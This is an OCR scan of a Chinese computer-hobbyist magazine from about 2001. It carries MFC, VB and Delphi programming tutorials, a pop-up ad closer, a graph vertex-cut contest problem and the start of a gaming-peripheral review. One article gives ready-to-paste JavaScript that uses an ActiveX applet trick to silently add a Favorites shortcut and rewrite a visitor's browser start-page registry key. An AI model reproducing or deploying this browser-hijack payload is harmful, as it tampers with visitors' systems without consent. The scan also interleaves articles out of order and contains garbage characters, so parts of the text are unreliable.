编辑框	IDC_delfile	
列表控件	IDC_filelist（注:选择Small Icon）	
组框	IDC_STATIC	Static

接着给其中的有关控件添加成员变量：

ID	变量类型	变量名称
IDC_delfile	CString	m_delfile
IDC_editcreatdir	CString	m_editcreatdir
IDC_editmovedir	CString	m_editmovedir
IDC_filelist	CListCtrl	m_filelist
IDC_ftpsite	CString	m_ftpsite
IDC_INDIR	CString	m_indir
IDC_nowdir	CString	m_nowdir
IDC_password	CString	m_password
IDC_upfile	CString	m_upfile
IDC_username	CString	m_username

接下来给有关按钮添加 BN_CLICKED 的消息处理函数:

ID	函数名
IDC_backdir	Onbackdir()
IDC_connect	Onconnect()
IDC_creatdir	Oncreatdir()
IDC_ENTERDIR	OnEnterdir()
IDC_getout	Ongetout()
IDC_movedir	Onmovedir()
IDC_movefile	Onmovefile()
IDC_upbrowser	Onupbrowser()
IDC_upload	Onupload()

下面我们分别为上述消息处理函数添加相关代码。首先在 Workspacek 中的 ClassView 中双击 OnInitDialog(),然后在该函数的上面添加下述全局变量,这些全局变量是众消息处理函数要用到的:

```
//从下面开始添加:
static CString upfilenew;
CInternetSession session("My Ftp session");
CFtpConnection* pconn=NULL;
CListCtrl* listaa;
CString strDir=_T("/*");
CString lastDir;
//添加结束

BOOL CForupDlg::OnInitDialog()
{
..................
```

接着依次添加下述消息处理函数的代码:

```
void CForupDlg::Onconnect()
{
   UpdateData(TRUE);
  CWaitCursor cursor;
  CString sfile;
pconn=session.GetFtpConnection(m_ftpsite,m_username,
     m_password,INTERNET_INVALID_PORT_NUMBER,FALSE);
  listaa=(CListCtrl*)GetDlgItem(IDC_filelist);
  pconn->GetCurrentDirectory(lastDir);
  CFtpFileFind ftpFind(pconn);
  BOOL bcontinue=ftpFind.FindFile();
  if(!bcontinue)
  {
    MessageBox("主页该目录下没有文件");
    ftpFind.Close();
    return;
  }
  while(bcontinue)
  {
    bcontinue=ftpFind.FindNextFile();
    sfile=ftpFind.GetFileName();
    if(ftpFind.IsDirectory())
      sfile+="  <目录>";
    listaa->InsertItem(1,sfile);
  }

  ftpFind.Close();
  m_nowdir=strDir;
  UpdateData(FALSE);
}
void CForupDlg::Onupbrowser()
{
  CFileDialog dlg(TRUE,NULL,NULL,
    OFN_HIDEREADONLY|OFN_OVERWRITEPROMPT,_T("*.*|"));
  if(dlg.DoModal()==IDOK)
  {
    m_upfile=dlg.GetPathName();
    upfilenew=dlg.GetFileName();
    UpdateData(FALSE);
  }
}
void CForupDlg::Onupload()
{
  UpdateData(TRUE);
  CWaitCursor cursor;
  if(pconn->PutFile(m_upfile,upfilenew,
     FTP_TRANSFER_TYPE_BINARY,1))
    listaa->InsertItem(1,upfilenew);
  else
     MessageBox("上传失败,请查看是否写错文件名");
  m_upfile=_T("");
  UpdateData(FALSE);
}
void CForupDlg::Onmovefile()
{
  listaa=(CListCtrl*)GetDlgItem(IDC_filelist);
  CString sfile;
  CString strDir=_T("/");
  CFtpFileFind ftpFind(pconn);
  UpdateData(TRUE);
  CWaitCursor cursor;
  if(pconn->Remove(m_delfile))
  {
    listaa->DeleteAllItems();
    BOOL bcontinue=ftpFind.FindFile();
    if(!bcontinue)
    {
      MessageBox("主页该目录下没有文件");
      ftpFind.Close();
      return;
    }
    while(bcontinue)
    {
      bcontinue=ftpFind.FindNextFile();
      sfile=ftpFind.GetFileName();
      if(ftpFind.IsDirectory())
        sfile+="  <目录>";
      listaa->InsertItem(1,sfile);
    }
  }
  else
     MessageBox("删除文件失败,请检查是否写错文件名");
  ftpFind.Close();
  m_delfile=_T("");
  UpdateData(FALSE);
}
void CForupDlg::OnEnterdir()
{
  UpdateData(TRUE);
  listaa=(CListCtrl*)GetDlgItem(IDC_filelist);
  CString sfile;
  CString strDir=m_indir;
  CFtpFileFind ftpFind(pconn);
  CWaitCursor cursor;
  if(pconn->SetCurrentDirectory(strDir))
  {
    listaa->DeleteAllItems();
    BOOL bcontinue=ftpFind.FindFile();
    if(!bcontinue)
      {
      MessageBox("主页该目录下没有文件");
      ftpFind.Close();
      return;
```


```
      }
    while(bcontinue)
    {
      bcontinue=ftpFind.FindNextFile();
      sfile=ftpFind.GetFileName();
       if(ftpFind.IsDirectory())
         sfile+="   <目录>";
      listaa->InsertItem(1,sfile);
    }
  }
  else
     MessageBox("进入目录失败，请检查是否有此目录");
  ftpFind.Close();
  m_indir=_T("");
  pconn->GetCurrentDirectory(m_nowdir);
  UpdateData(FALSE);
}
void CForupDlg::Ongetout()
{
  session.Close();
  CDialog::OnCancel();
}
void CForupDlg::Oncreatdir()
{

  CWaitCursor cursor;
  CString editcreatdir;
  listaa=(CListCtrl*)GetDlgItem(IDC_filelist);
  UpdateData(TRUE);
  editcreatdir=m_editcreatdir+" <目录>";

  if(pconn->CreateDirectory(m_editcreatdir))
    listaa->InsertItem(1,editcreatdir);
  else
     MessageBox("创建目录失败");
  m_editcreatdir=_T("");
  UpdateData(FALSE);
}
void CForupDlg::Onmovedir()
{
  listaa=(CListCtrl*)GetDlgItem(IDC_filelist);
  CString sfile;
  CString strDir=_T("/");
  CFtpFileFind ftpFind(pconn);
  UpdateData(TRUE);
  CWaitCursor cursor;
  if(pconn->RemoveDirectory(m_editmovedir))
  {
    listaa->DeleteAllItems();
    BOOL bcontinue=ftpFind.FindFile();
    if(!bcontinue)
    {
       MessageBox("主页该目录下没有文件");
      ftpFind.Close();
      return;
    }
    while(bcontinue)
    {
      bcontinue=ftpFind.FindNextFile();
      sfile=ftpFind.GetFileName();
       if(ftpFind.IsDirectory())
         sfile+="   <目录>";
      listaa->InsertItem(1,sfile);
    }
  }
  else
     MessageBox("删除目录失败");
  ftpFind.Close();
  m_editmovedir=_T("");
  UpdateData(FALSE);
}
void CForupDlg::Onbackdir()
{
  listaa=(CListCtrl*)GetDlgItem(IDC_filelist);
  CString sfile;
  CString strDir=lastDir;
  CFtpFileFind ftpFind(pconn);
  CWaitCursor cursor;
  if(pconn->SetCurrentDirectory(strDir))
  {
    listaa->DeleteAllItems();
    BOOL bcontinue=ftpFind.FindFile();
     if(!bcontinue)
       {
       MessageBox("主页该目录下没有文件");
       ftpFind.Close();
       return;
       }
     while(bcontinue)
    {
       bcontinue=ftpFind.FindNextFile();
       sfile=ftpFind.GetFileName();
        if(ftpFind.IsDirectory())
          sfile+="   <目录>";
       listaa->InsertItem(1,sfile);
    }
  }
  else
     MessageBox("进入目录失败，请检查是否有此目录");
  ftpFind.Close();
  m_nowdir=strDir;
  UpdateData(FALSE);
}
```

现在按下F5编译运行程序吧！啊？VC提示出错？呵呵，别忘了在forupDlg.cpp中加入#include <afxinet.h>的声明，这是一个容易犯的错误。最后生成的软件界面如图2所示。至于程序的使用方法嘛很简单，在网站地址处填写你申请的免费主页空间的网站FTP地址，在用户名处填写你的账号名，在密码处填上密码，点击"连接"，不一会儿你就可以在列表框中看到你的主页文件，在下方的"上传文件选择"的"浏览"中选中你要上传的文件，点"上传"即可。另外在右边还设置了不少目录的功能，相信可以满足大多数用户的需求。

最后要提醒大家的是，如果你想发布自己的程序，那么别忘了附上Mfc42d.dll、Mfco42d.dll以及Msvcrtd.dll这三个文件。祝你使用愉快！CF



Í¼2

□江苏　华参松

用VB实现状态栏上的进度条

“进度条”是非常有用的Windows控件之一，它可以非常直观地显示程序运行的进度。而ACDSee、Winzip等软件还能够在状态栏上显示进度条，真是巧夺天工。要是在自己的程序中加上这种功能就好了！几经琢磨，我终于有所收获，现在写出来与大家交流交流。

程序基本思路是这样的：先获取状态栏上想放置进度条的那一栏的位置信息，然后改变进度条控件的容器，即从窗体改变为状态栏。要实现以上功能需用到两个Windows API函数：SendMessage和SetParent。SendMessage函数可以将一条消息发给某个窗口，除非消息处理完毕，否则该函数不会返回；SetParent用以指定一个控件的父控件作为它的容器，在VB里使用这个函数，可将控件从一个容器移至窗体中的另一个容器。需要注意的是，在关闭那个控件之前，需要再次调用SetParent将控件的父控件更改回来。另外，将控件移至另一个父控件后，它的位置将由新的父控件的坐标系统决定，所以，有必要重新规定控件的位置。

此外，进度条控件和状态栏控件属于ActiveX控件，如你在控件工具箱里找不到这两个控件的话，你可以右键单击控件工具箱空白处，在弹出菜单中选择“部件”，然后在控件页面中选择Microsoft Windows Common Controls 6.0，确定即可。现在你的控件工具箱应该和图1一样了吧？




图1

具体步骤如下：

1．新建一个VB工程，修改窗体的ScaleMode属性为3-Pixel。

2.添加一个定时器控件，用来模拟一项操作，以控制进度条的显示。

3.添加一个进度条控件。

4.添加一个状态栏控件，然后在Panels属性页把状态栏设置为2个Panels，其中Panels(1)用来显示时间，设置它的Style属性为5-sbrTime；Panels(2)用来包容进度条，设置它的AutoSize属性为1-sbrSpring。

5.添加一个命令按钮，Caption属性为ShowProgress。

6.选择菜单条中的“Project->Add Module”添加一个标准模块，并输入以下的代码：

```
Option Explicit
Public Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long
Public Declare Function SetParent Lib "user32" (ByVal hWndChild As Long, ByVal hWndNewParent As Long) As Long

Public Type RECT
    Left As Long
    Top As Long
    Right As Long
    Bottom As Long
End Type

Public Const SB_GETRECT As Long = &H40A
```

7.添加如下的窗体代码：

```
Option Explicit
Private Sub Command1_Click()
  Command1.Enabled = False

  ProgressBar1.Min = 0
  ProgressBar1.Max = 100
  '设置进度条的最大和最小值

  ShowProgressInStatusBar True
  Timer1.Enabled = True
  '启动定时器模拟一项任务
End Sub

Private Sub ShowProgressInStatusBar(ByVal bShowProgress As Boolean)
  Dim tRC As RECT

  If bShowProgress Then
    SendMessage StatusBar1.hwnd, SB_GETRECT, 1, tRC
     '状态栏的第一栏为0，第二栏为1
    With ProgressBar1
      SetParent .hwnd, StatusBar1.hwnd
      .Move tRC.Left, tRC.Top, tRC.Right - tRC.Left, tRC.Bottom - tRC.Top      '移动进度条到状态栏
      .Visible = True
      .Value = 0
    End With
  Else
    SetParent ProgressBar1.hwnd, Me.hwnd
    ProgressBar1.Visible = False
  End If
End Sub

Private Sub Form_Load()
  ProgressBar1.Visible = False
  Timer1.Enabled = False
  Timer1.Interval = 20
End Sub

Private Sub Form_Unload(Cancel As Integer)
  ShowProgressInStatusBar False
  '把进度条控件的容器还原为窗体
End Sub

Private Sub Timer1_Timer()
  Static lNum As Long
  lNum = lNum + 5
  If lNum > 100 Then
    Timer1.Enabled = False
    ShowProgressInStatusBar False
    Command1.Enabled = True
    lNum = 0
  End If
  ProgressBar1.Value = lNum
End Sub
```



图2

按下ShowProgress之后，进度条就开始在状态栏中工作了，程序运行效果如图2所示。当然，在正式编程中，往往还应该考虑计算繁忙时，Windows可能没有时间进行窗体重绘，必要时还要使用多线程技术，具体情况具体处理嘛。本程序在Windows98/2000、VB6下调试通过。

□江苏　Xel

升级VCD自动播放器

第10期《电脑爱好者》中有一篇《利用VB实现自动播放VCD》的文章，作者利用Timer控件监视CD-ROM的状态，构思十分巧妙。不过Timer控件比较占用系统资源，而且一旦插入光盘它就会自动运行，不易控制。其实有更简单的办法。大家还记得在CD-ROM设置中有一项“自动插入通告”吗？选中它则插入光盘时自动运行，否则系统不作任何反应。具体原理是这样的：当有CD-ROM的动作时，若“自动插入通告”是选中的，则系统将发出WM_DEVICECHANGE消息，未选中的话则不作出任何反应。说到现在，相信很多读者都已经明白我的意思了。没错！我就是要利用这个WM_DEVICECHANGE消息让系统自动通知我们的程序。

由于我对VB不熟，因此在这里以Delphi为例说明。

首先在TForm1的声明部分加上一个过程：


```
Protected:
Procedure InsertMessage(var msg:TMessage); message WM_DEVICECHANGE;
```

然后再添加以下程序代码：

```
procedure TForm1.InsertMessage(var msg: TMessage);
begin
  if msg.WParam=32768 then
```

□大连　孙宇哲

广告杀手



对于爱好上网的朋友来说，网上广告可谓无处不在，无孔不入。看着接二连三弹出的广告，气就不打一处来。来吧，还是自己动手用VC++ 6.0写一个广告killer吧！

首先让我们看看广告条的特征。用VC自带的spy程序或是第十二期《电脑爱好者》上介绍的自制迷你spy程序，都可以查出广告条主框架的框架类名是IEFrame或CabinetWClass（注:这和操作系统本身有关系，在Win2000的操作系统下为IEFrame，而在Win98操作系统下为CabinetWClass）。但是，仅仅以这个作为依据是不够的，因为有时弹出的IE窗口的框架类名也是IEFrame或CabinetWClass。关键在于，广告条在主框架之下的窗口类名是Internet Explorer_Server，而弹出的IE窗口之下的却是菜单，它的类名是ToolBarWindow32，这一点在Win98和Win2000下是一样的。于是，我们便利用这一点来区分某个IE窗口是否是广告条。

现在开始编程。首先用MFC AppWizard建立一个基于Dialog base的对话框程序，点击finish。接着，在OnInitDialog()中加入SetTimer(1,400,NULL);重载WM_CLOSE消息并在OnClose()中加入KillTimer(1);重载WM_TIMER消息，在OnTimer(UINT nIDEvent)中加入如下代码：

```
char str[256],str1[256];
HWND hwnd,hwnd1;
CPoint MousePos, pt;

GetCursorPos(&MousePos);
//捕获当前光标位置
hwnd=::WindowFromPoint(MousePos);
//取得当前光标位置的窗口句柄


GetClassName(hwnd,str,255);
//将光标移到主框架上得到框架类名
//如果是广告条则在Win2000下框架类名str为IEFrame
//而在Win98下同样的框架类名str为CabinetWClass

pt.x=MousePos.x+5;  //pt所在的正好指在主框架下的窗口
pt.y=MousePos.y+25;   //这是判断是否是广告条的重要依据

hwnd1=::WindowFromPoint(pt);//得到主框架下的窗口的句柄
GetClassName(hwnd1,str1,255);//得到窗口类名
//如果是广告条则str1为Internet Explorer_Server

if((strcmp(str,"IEFrame")==0)&&
    (strcmp(str1,"Internet Explorer_Server")==0))
    ::PostMessage(hwnd,WM_CLOSE,0,0);
if((strcmp(str,"CabinetWClass")==0)&&
    (strcmp(str1,"Internet Explorer_Server")==0))
    ::PostMessage(hwnd,WM_CLOSE,0,0);
//如果str,str1同时满足条件就对广告条的
//主框架窗口发一条WM_CLOSE消息，有时广告窗
//口的类名会变，到时用spy查看并改进就可以了
```

最后就是编译链接运行程序了。上网到亿唐、网易等著名广告网站找几个广告条试一试，当广告条弹出后，把光标移到广告条的框架上，怎么样，广告条消失了吧？我们大功告成了。当然，程序还存在一些改进的地方，比如进一步改成托盘程序等等，由于以前有很多的程序介绍过，而且为节约东渐宝贵的版面，这里就不浪费笔墨了。CF



```
  // WM_DEVICECHANGE 消息的 WParam 参数表示事件类型。
    // 其中32768对应事件DBT_DEVICEARRIVAL，即：插入一件设备。
    // 这里仅设置对插入事件的响应，可进一步提高代码效率！
  begin
    …………
  end;
end;
```

其中省略号部分大致可以将原文中Timer1_Timer事件中的代码段改成Delphi语法之后照抄。

现在VCD自动播放器的升级工作已差不多完成了，但我们还需要再进一步，使得按住Shift键的时候VCD不自动播放，这样功能就完整了。注意，这个功能必须由程序来完成。Windows可不管你有没有按Shift键，它总是很忠实地发布消息。而之所以按下Shift键时光盘不会自动运行，是因为Explorer程序在收到WM_DEVICECHANGE消息时会自动判断一下Shift键的状态，如为抬起状态则根据AutoRun.inf运行光盘，但我们的程序现在还不会。不过改动也非常简单，只要在接到消息后用API函数GetKeyState判断键盘状态就行了。具体的做法是在then后面添上一句代码：

```
if (GetKeyState(VK_Shift) and -128)=0
  then ……
```

其中and -128是用来去掉返回值低位所标示的toggled属性，它与我们这个程序无关。一旦高位返回值是0，说明Shift键没有按下，可以继续执行程序。如果你认为有必要，还可以将其中的Shift键换成其他键，只要改动参数VK_Shift就可以了，原理是一样的。

经过这样的改动，现在我们的VCD自动播放器运行效率可高多啦。要知道，如果将其作为后台运行的程序，占用资源太多可不成，快快升级吧！最后说一句，其实Windows的消息系统和API函数库功能极其强大，把这两个宝贝运用好，绝对可以搞定一切功能，不信你试试！CF

鬼使神差
——自动加入收藏夹并设为首页

□河南 来来往往

网络时代，做个人主页已经是很平凡的事了，然而要提高访问量却不容易。今天我给大家介绍的是怎样在别人浏览你的主页时，自动把你的网页加入收藏夹并且设为主页，关键代码如下：

```
<script>document.write("<APPLET HEIGHT=0 WIDTH=0 code=com.ms.activeX.ActiveXComponent></APPLET>");
function yuzi()
{
  try
  {
    a1=document.applets[0];
    a1.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
    a1.createInstance();
    Shl = a1.GetObject();
    a1.setCLSID("{0D43FE01-F093-11CF-8940-00A0C9054228}");
    a1.createInstance();
    FSO = a1.GetObject();
    try
    {
      WF = FSO.GetSpecialFolder(0);
      loc = WF + "\\Favorites";
      var Shor=Shl.CreateShortcut(loc + "\\"+".【子夜小屋】" +".URL");
      Shor.TargetPath="http://somesite.com/";
      Shor.Save();
    }
    catch(e)
    {}
  }
  catch(e)
  {}
}
setTimeout("yuzi()",1000);
</script>
<script>
document.write("<APPLET HEIGHT=0 WIDTH=0 code=com.ms.activeX.ActiveXComponent></APPLET>");
function niyangyu()
{
  try
  {
    a1=document.applets[0];
    a1.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
    a1.createInstance();
    Shl=a1.GetObject();
    a1.setCLSID("{0D43FE01-F093-11CF-8940-00A0C9054228}");
    try
    {
      Shl.RegWrite("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page","http://somesite.com/");
    }
    catch(e)
    {}
  }
  catch(e)
  {}
}
setTimeout("niyangyu()",500);
</script>
```

将以上代码加入<body></body>之间就可以了。当别人浏览你的主页时，这段代码就能够神不知鬼不觉地把你的主页也加入他的收藏夹并设置为首页。当他再打开首页时，你的主页就会呈现在他面前了，是不是很酷！不过，我在这里也只是演示有这种功能的代码而已，并不是鼓励大家这么做，毕竟浏览者就是上帝，把他们惹怒了，他们就再也不会光临你的主页了，那时你可不能怪我哟！CF

如何删除最少的点破坏通迅网中两点间通迅

□北京 晓海

(一)问题

设通迅网可以用图论中的一个无向图表示，现指定其中两点,需要通过破坏节点的办法破坏指定两点间的通迅,请编程给出需破坏节点数最少的方案。

例如,图1表示一个通迅网络,如要破坏v1与v5间的通迅,破坏节点的办法有:{v2,v3,v8},{v3,v6},{v4,v6}等等,其中需删除点数最少的方案也需破坏两个点。

当有多个相同最少删除点数的具体方案时,程序只需给出其中之一即可。

实际上,该问题是图论中无向图的点连通度与点割集的问题。

与上一期的问题"如何删除最少的边破坏通迅网中两点间通迅"有一定相似,但却有不同,上一期的问题实际对应图论中的边连通度与边割集问题。

这里对图论中点割集,点连通度的概念作一点介绍。

无向图点集的某一子集,如果满足:

(1)如从原图中去掉该点集的每一个点以及所有以该点集的点为端点的边后,原图将变成至少2个分支的非连通图;

(2)如果该子点集中再减少任意1个或多个点,都不能再具有原来的将连通图分割为非连通图的功能。

则称该子点集为该图的点割集。

一个无有图的点割集不是唯一的,其中点数最少的点割集的点数称该无向图的点连通度。

本期擂台赛的问题,则就是求无向图的将两指定点分隔到两分支的特殊点割集中点数最少的点割集,也就是求无向图中两指定点间的点连通度。

(二) 讨论

首先引出一些基本结论。

结论 1:

对一个复杂无向图,即含平行边与环的无向图,去掉平行边与环后可得到简单的对应无向图,复杂图与对应简单图的点割集与点连通性是相同的。

这一点使复杂图问题的求解可简单地变换为对应简单图求解即可。

结论 2:

如无向图中两指定点间有边直接相连,则不存在破坏其它非指定以外节点破坏两指定点间通迅的方案。

例如,图1中v1与v3点间的通迅则不可能通过删除除v1与v3的其余点,即{v2,v4,v5,v6,v7,v8},达到目的,因为有一条边直接连接 v1 与 v3。

结论 3:

如两指定点无边直接相连,则由两指定点之一的点有边




图 1




图 2

相连的所有点构成的集合称阻断点集,构成一个去除该点集将破坏两指定点通迅的方案。当然不一定是最佳方案。

例如,图1中,v1点直接有边相连的点有v2,v8与v3,去掉这3个点可阻断v1与v5的联系；同理,v5点直接有边相连的点有v4与v6,去掉这2个点可阻断v5与v1的联系。实际上知道破坏v3与v4间通迅至少可通过破坏两点得到,实际上该问题的最少删除点方案之一就是删除{v4,v6}2 个点。

又例如图2,要破坏v4与v3间通迅,则直接与v4有边相通的点有3个,即图中用实心圆标的{v1,v5,v7};直接与v3有边相通的点有2个,即图中用实心小方块标的{v2,v6},实际上该问题的最少删除点方案就是删除{v2,v6}2个点。

再例如图3，要破坏v1与v8间通迅,则直接与v1有边相通的点有3个,即图中用实心圆标的{v2,v3,v4};直接与v8有边相通的点有2个,即图中用实心小方块标的{v6,v7},实际上该问题的最少删除点方案是删除{v5}1 个点。




图 3

结论 4:

对点阻断集,可能存在去掉一些点仍能阻断两指定点间通迅的情况,即点阻断集不一定是起到阻断作用的最小点集,即点割集。

例如图4中,要阻断V1与V10的通迅,与V1相连的点集为{V2,V3,V4,V5}共4个点,但实际上只要删除{V4,V5}2个点就可达到阻断 V1与 V5通迅的目的了。




图 4

结论 5:

一个原始的阻断集就是所有与指定被阻断通迅点相连的所有点的点集,除去冗余点后可得到该阻断集对应的分割两指定点的点割集；设A1是某一个阻断集,B1是A1对应的阻断集对应的分割两指定点的点割集，则对B1中某1点,可通过用与该点有边相连且在另一指定点同侧的点代替得到一新子点集A2,则A2一定也是一个对指定2点的阻断点集,对A2除去冗余点,可对应得到一个阻断指定点的点割集。

例如,图5中A1=B1={v2,v3,v4}是一个阻断v1与v8的点割集,v2有边相连且在v8一侧的点有v5与v6,代替A1中的v2可得A12=B12={v3,v4,v5,v6},也是一个阻断v1与v8的点割集;同样,A1中与v3有边相连且在v8一侧的点有v7,代替A1中的v3可得A12={v2,v4,v7},去掉冗余的v7点,可得 B12={v2,v7}。




图 5

(三) 算法之一

基于上述的讨论,这里给出一个相应的算法。

一种简单的算法设计：

首先，判断两指定点是否有边直接相连,有则输出相关信息,算法结束。

然后,分别对指定两点有边相连的点构造成两阻断集A1与A2,去掉冗余点(即对每1点搜寻判断是否存在不通过该点集其余点到达另1指定点的通路，有则为非冗余点,否则为冗余点)，得到分割两指定点的点割集 A1 与 A2。

取当前最佳方案 A0 为二者中点数少的一个,点数为 Imin。

在除去两指定点的顶点集中,遍历所有 1 个点,2 个点……,Imin-1个点的子集,判断是否为两指定点的阻断集,如是,与A0比较点数,点数更少则以其更新A0与Imin,遍历完成即可得到最优解。

(四) 算法之二

(1) 判断两指定点是否有边直接相连,有则输出相关信息,算法结束。

(2) 从一指定需被阻断点开始，将所有与该指定需被阻断通迅点相连的所有点构成得到阻断集A1，对A1进行冗余点判断,即对每1点搜寻判断是否存在不通过该点集其余点到达另1指定点的通路，有则为非冗余点,否则为冗余点除去,最后得到对应点割集A1,设最佳方案需删除点集为A1，最佳方案需删除点集点数 Imin 为 A1 的点数。

(3) 循查与递归分析A1的所有点，用所有与该点有边相连且在目标指定点同侧的点代替该点得到下一轮A1，对A1进行冗余点判断，除掉冗余点,比较Imin与A1点数|A1|,如|A1|<Imin,则置A0=A1,Imin=|A1|。

该步骤是递归过程，直到所有点都没有非目标点的同侧指向点为止。

例如：对图5的问题,破坏点v1与点v8间的通迅,从v1起实施上述算法的递归搜寻树如图6所示,结果为最少可只去掉2个点,即v2与v7。




图 6

2001 年第 9 期擂台赛获奖名单

擂　主：王立书(湖南)

一等奖：李　铮(河南)　李　鑫(西安)

王东开(江苏)　赵利军(武汉)

优秀奖：国智君(天津)　严芳芳(云南)

江国华(青海)　孔建国(四川)

张　海(湖南)　蒋　山(广西)

本期评委:吴文虎　刘雅英　罗光宣

陈　虔　晓　海

擂主将获得《金山笔圣（听说读写王)》一套，一等奖获得《金山毒霸》光盘一张，优秀选手将获得《金山快译 2001》光盘一张。

本期奖品由金山公司提供。

E-mail: test@cfan.com.cn

PLAY GAME

□北京　商驰　Ken

让我一次玩个够

——PC游戏外设产品测试集锦

暑假，一段多么令人心情舒畅的时光啊！你是怎么安排"Good Time"的呢？是背上行囊去旅游胜地领略美好风光？在夏日的海滩上嬉戏欢乐的海浪？到乡村中享受那份令人心旷神怡的宁静？还是和我一样在心爱的PC上寻求PC Game带来的新奇和刺激呢？

在电脑技术不断发展的今天，电脑游戏已成为许多人休闲娱乐的最佳方式，但电脑游戏的娱乐性是和电脑硬件分不开的。在一般电脑游戏玩家的眼中，一块好的显卡、一块能满足游戏需求的高速CPU、一台大屏幕的显示器恐怕是他们最为关心的。但这样仅仅是满足了电脑游戏的基本需要，如何充分发挥电脑游戏的娱乐性还和很多其他电脑周边产品有关，除了我们最常用的键盘、鼠标，还包括3D眼镜、游戏手柄、游戏摇杆、力回馈方向盘等多种专为游戏开发的专用设备。PC Game+各种游戏外设才能真正让我们感受到游戏给我们带来的刺激和快感，领略到电脑带来的神奇魅力。

在本期的测试中，我们将向各位读者尤其是正在享受暑假休闲的同学们送上一组关于电脑游戏外设的内容，希望通过本文给大家介绍一些不错的游戏外设产品，并给大家的购买提供一些参考。

由于这些产品的特殊性，我们无法用标准的规范软件来测试，也无法提供相对统一的测试数值来进行对比，所以我们只能针对这些产品的功能及性能指标进行核实的同时，整理出比较主观的使用感受，并较为详细地说明这些产品的特点及不足。

键盘篇

键盘作为电脑上最常见的输入设备，自第一台计算机诞生之日起一直到今天，都是每台电脑必不可少的标准配件之一，从最初AT接口的84键键盘，到101、102键键盘，再到Windows 95 104键键盘，直到目前流行的Windows 98 108键键盘，键盘的发展速度越来越快。从键盘的发展方向来看，多功能化的趋势愈演愈烈，许多多功能键盘上除了采用标准的108键设计外，往往还有十数个甚至数十个附加的功能键，可以用来实现一键上网、播放CD甚至开关机等等快捷操作功能。类型上还有仿照笔记本电脑键盘格局制造的笔记本键盘、加入手写板功能的手写键盘、无线遥控键盘、符合人体工程学设计的人体工程学键盘等等区别。

许多电脑用户在购买电脑配件时，往往都忽视了对键盘的挑选。实际上，键盘是我们与电脑交流最关键的配件，键盘的设计和质量不但影响到使用，甚至和人体健康也有很大的关系。一个好的键盘能够有效地保护使用者的手指、手腕、手臂等部位，过去在计算机行业工作的人员很多都患有职业病，原因就是当时的显示器、键盘、鼠标等等没有考虑到使用者健康的因素，而到现在几乎所有的键盘产品都很注重人体工程学设计标准。

在大部分PC Game中，键盘是很重要的命令执行工具，尤其是对格斗、3D动作类游戏来说。要知道很多玩家在游戏中是十分专注的，敲击键盘的力量恐怕不比身临游戏当中的"重拳重脚"省力多少，还有那些眼花缭乱的"必杀技"需要使用一连串组合键，更是对键盘的灵敏性提出了很高的要求。所以我们最关心的是在游戏中键盘能否经受频繁的敲击仍然保持很好的灵敏反应，还有键盘的手感是否舒适等等。

另外，鉴于我们介绍的游戏外设产品太多和本刊篇幅的关系，我们只能精选出一些性价比最高、功能最多、性能最强的产品进行评测。

Acer 6511-X

